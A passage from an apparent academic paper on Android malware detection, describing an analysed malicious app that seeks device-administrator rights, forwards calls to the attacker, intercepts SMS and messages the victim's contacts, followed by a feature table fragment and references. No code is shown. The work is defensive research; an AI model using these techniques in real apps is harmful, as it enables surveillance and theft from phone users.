SMS-Net	SMS is sent to attackers through a network	Call flow	Query-Net	Queries sensitive information sent to attackers through a network	Call flow
Contact-Net	Contact information is leaked through a network	Call flow	Contact-SMS	Contact information is sent to other victims via SMS	Call flow

In the *onCreate* method of the *xservicr* service, we find that the App has registered the SMS listener, as shown in Listing 3.

In the *a* method of line 9 in Listing 1, its code is shown in Listing 2. The App tries to obtain device manager permission through implicit intent.

We find the customized class *PAReceiver*; the code is shown in Listing 4. There is an *ondisablerequested* method in this class; this method will be called automatically when the user tries to cancel "Activate Device Manager." If users cancel the activation, the App will send a text message containing "Fish trying to escape" to the attacker, and the attacker's phone number is exposed.

As shown in Listing 5, we find in the class *c* of the package *love.qin.co/service.dggng* that the App sets call forwarding. So, it has malicious behaviors such as call interception, SMS forwarding, and getting contacts.

In the class *TelIntenral* of *love.qin.co.service* package, as shown in Listing 6, we find the implementation of call forwarding. If the device is not in the dialing state and there is an incoming call, the ringtone is set to mute, and then, the incoming call will be dialed to the attacker.

The class*c* of *love.qin.co.service* of the App sends messages to all contacts of the victim as shown in Listing 7.

Based on the above analysis, it can be seen that the malicious App tries to obtain the administrator authority of the mobile device. Once it obtains authority, it starts to set the operation to intercept incoming calls and messages. In order to obtain the user's sensitive information, it will automatically send malicious text messages to the victim's contacts as the victim.

B. Customized Features

In this paper, we manually analyzed a large number of malicious Apps to study the real malicious behaviors of malicious Apps of different families. Based on our study, we summarized 1695 features. We will open them to all researchers in need. Limited to the length of the paper, we list some of them in detail in Table 7.

Data Availability

For the convenience of researchers in related communities, we will open the dataset.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

Thank you VirusTotal (*VT*) [29] for providing us with Apps. This work was supported in part by the National Key R&D Program of China under Grant No. 2018YFB0804703. This article is a version with extension on the basis of the paper accepted by SPNCE 2020 (https://www.google.com/url?q=https://spnce.eai-conferences.org/2020/accepted-papers/&sa=D&source=hangouts&ust=1604211194010000&usg=AFQjCNF8oiTapedWDv8qsGSdYvXewRs5dQ).

References

[1] The MITRE Corporation, "Common vulnerabilities and exposures," June 2018, https://cve.mitre.org/.

[2] Y. Zhou and X. Jiang, "Dissecting Android malware: characterization and evolution," in *2012 IEEE Symposium on Security and Privacy*, pp. 95–109, San Francisco, CA, USA, 2012.

[3] A. Pektaş and T. Acarman, "Learning to detect android malware via opcode sequences," *Neurocomputing*, vol. 396, pp. 599–608, 2020.

[4] J. Qiu, S. Nepal, W. Luo et al., "Data-driven android malware intelligence: a survey," in *Machine Learning for Cyber Security*, pp. 183–202, Springer, 2019.

[5] W. Wang, M. Zhao, and J. Wang, "Effective android malware detection with a hybrid model based on deep autoencoder and convolutional neural network," *Journal of Ambient Intelligence and Humanized Computing*, vol. 10, no. 8, pp. 3035–3043, 2019.

[6] X. Xiao, S. Zhang, F. Mercaldo, G. Hu, and A. K. Sangaiah, "Android malware detection based on system call sequences and lstm," *Multimedia Tools and Applications*, vol. 78, no. 4, pp. 3979–3999, 2019.

[7] N. Andronio, S. Zanero, and F. Maggi, "Heldroid: dissecting and detecting mobile ransomware," in *International Symposium on Recent Advances in Intrusion Detection*, pp. 382–404, Springer, 2015.

[8] W. Wen-Chieh and S.-H. Hung, "Droiddolphin: a dynamic android malware detection framework using big data and machine learning," in *Proceedings of the 2014 Conference on Research in Adaptive and Convergent Systems - RACS '14*, pp. 247–252, Towson, Maryland, 2014.

[9] I. Burguera, U. Zurutuza, and S. Nadjm-Tehrani, "Crowdroid: behavior-based malware detection system for android," in *Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices - SPSM '11*, pp. 15–26, Chicago, Illinois, USA, 2011.

[10] M. Grace, Y. Zhou, Q. Zhang, S. Zou, and X. Jiang, "Riskranker: scalable and accurate zero-day android malware detection," in *Proceedings of the 10th international conference on Mobile systems, applications, and services - MobiSys '12*, pp. 281–294, Low Wood Bay, Lake District, UK, 2012.

[11] L. Deshotels, V. Notani, and A. Lakhotia, "Droidlegacy: automated familial classification of android malware," in *Proceedings of ACM SIGPLAN on Program Protection and Reverse Engineering Workshop 2014 - PPREW'14*, pp. 1–12, San Diego, CA, USA, 2014.

[12] S.-W. Hsiao, Y. S. Sun, and M. C. Chen, "Behavior grouping of android malware family," in *2016 IEEE International Conference on Communications (ICC)*, pp. 1–6, Kuala Lumpur, Malaysia, 2016.

[13] J. Garcia, M. Hammad, and S. Malek, "Lightweight, obfuscation-resilient detection and family identification of android malware," *ACM Transactions on Software Engineering and Methodology*, vol. 26, no. 3, pp. 1–29, 2018.

[14] Y. Zhou and X. Jiang, "Android malware genome project," June 2018, http://www.malgenomeproject.org/.

[15] L. Nataraj, S. Karthikeyan, G. Jacob, and B. S. Manjunath, "Malware images: visualization and automatic classification,"

in *Proceedings of the 8th International Symposium on Visualization for Cyber Security*no. 4, pp. 1–7, Pittsburgh, Pennsylvania, USA, 2011.

[16] J. Jung, J. Choi, S.-j. Cho, S. Han, M. Park, and Y. Hwang, "Android malware detection using convolutional neural networks and data section images," in *Proceedings of the 2018 Conference on Research in Adaptive and Convergent Systems - RACS '18*, pp. 149–153, Honolulu, Hawaii, 2018.

[17] G. Conti, E. Dean, M. Sinda, and B. Sangster, "Visual reverse engineering of binary and data files," in *Visualization for Computer Security*, vol. 5210 of Lecture Notes in Computer Science, pp. 1–17, Springer, Berlin, Heidelberg, 2008.

[18] J. Gennissen, L. Cavallaro, V. Moonsamy, and L. Batina, *Gamut: sifting through images to detect android malware*, Bachelor thesis, Royal Holloway University, London, UK, 2017.

[19] J. Zhang, Z. Qin, H. Yin, L. Ou, and Y. Hu, "Irmd: malware variant detection using opcode image recognition," in *2016 IEEE 22nd International Conference on Parallel and Distributed Systems (ICPADS)*, pp. 1175–1180, Wuhan, China, 2016.

[20] K. Kancherla and S. Mukkamala, "Image visualization based malware detection," in *2013 IEEE Symposium on Computational Intelligence in Cyber Security (CICS)*, pp. 40–44, Singapore, Singapore, 2013.

[21] P. Lantz, "Droidbox," July 2019, https://github.com/pjlantz/droidbox.

[22] G. Suarez-Tangil, J. E. Tapiador, P. Peris-Lopez, and J. Blasco, "Dendroid: a text mining approach to analyzing and classifying code structures in android malware families," *Expert Systems with Applications*, vol. 41, no. 4, pp. 1104–1117, 2014.

[23] M. Sebastián, R. Rivera, P. Kotzias, and J. Caballero, "AVclass: a tool for massive malware labeling," in *International Symposium on Research in Attacks, Intrusions, and Defenses*, pp. 230–253, Springer, 2016.

[24] C.-M. Lin, J.-H. Lin, C.-R. Dow, and C.-M. Wen, "Benchmark dalvik and native code for android system," in *2011 Second International Conference on Innovations in Bio-inspired Computing and Applications*, pp. 320–323, Shenzhan, China, 2011.

[25] D. Arp, M. Spreitzenbarth, M. Hübner, H. Gascon, and K. Rieck, "Drebin: effective and explainable detection of android malware in your pocket," in *Proceedings 2014 Network and Distributed System Security Symposium*, vol. 14, pp. 23–26, San Diego, CA, 2014.

[26] F. Wei, Y. Li, S. Roy, O. Xinming, and W. Zhou, "Deep ground truth analysis of current android malware," in *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pp. 252–276, Springer, 2017.

[27] Androguard Team, "androguard," Januay 2019, https://github.com/androguard/androguard.

[28] K. He, X. Zhang, S. Ren, and J. Sun, "Deep residual learning for image recognition," in *2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pp. 770–778, Las Vegas, NV, USA, 2016.

[29] Google Inc., "Google Play," June 2020, https://play.google.com/store/apps//.

[30] Google Inc., "virustotal," June 2020, https://www.virustotal.com/.

[31] F. Ruiz, "Fakeinstaller," August 2019, https://www.mcafee.com/blogs/other-blogs/mcafee-labs/fakeinstaller-leads-the-attack-on-android-phones/.

[32] M. Shipman, "Plankton," August 2019, https://news.ncsu.edu/2011/06/wms-android-plankton/.

[33] K. Zhang, W. Zuo, Y. Chen, D. Meng, and L. Zhang, "Beyond a gaussian denoiser: residual learning of deep cnn for image denoising," *IEEE Transactions on Image Processing*, vol. 26, no. 7, pp. 3142–3155, 2017.

[34] N. McLaughlin, J. M. del Rincon, B. J. Kang et al., "Deep android malware detection," in *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, pp. 301–308, Scottsdale, Arizona, USA, 2017.

[35] PNF Software Inc., "Jeb," May 2020, https://www.pnfsoftware.com/.

[36] C. Sun, H. Zhang, S. Qin, N. He, J. Qin, and H. Pan, "Dexx: a double layer unpacking framework for android," *IEEE Access*, vol. 6, pp. 61267–61276, 2018.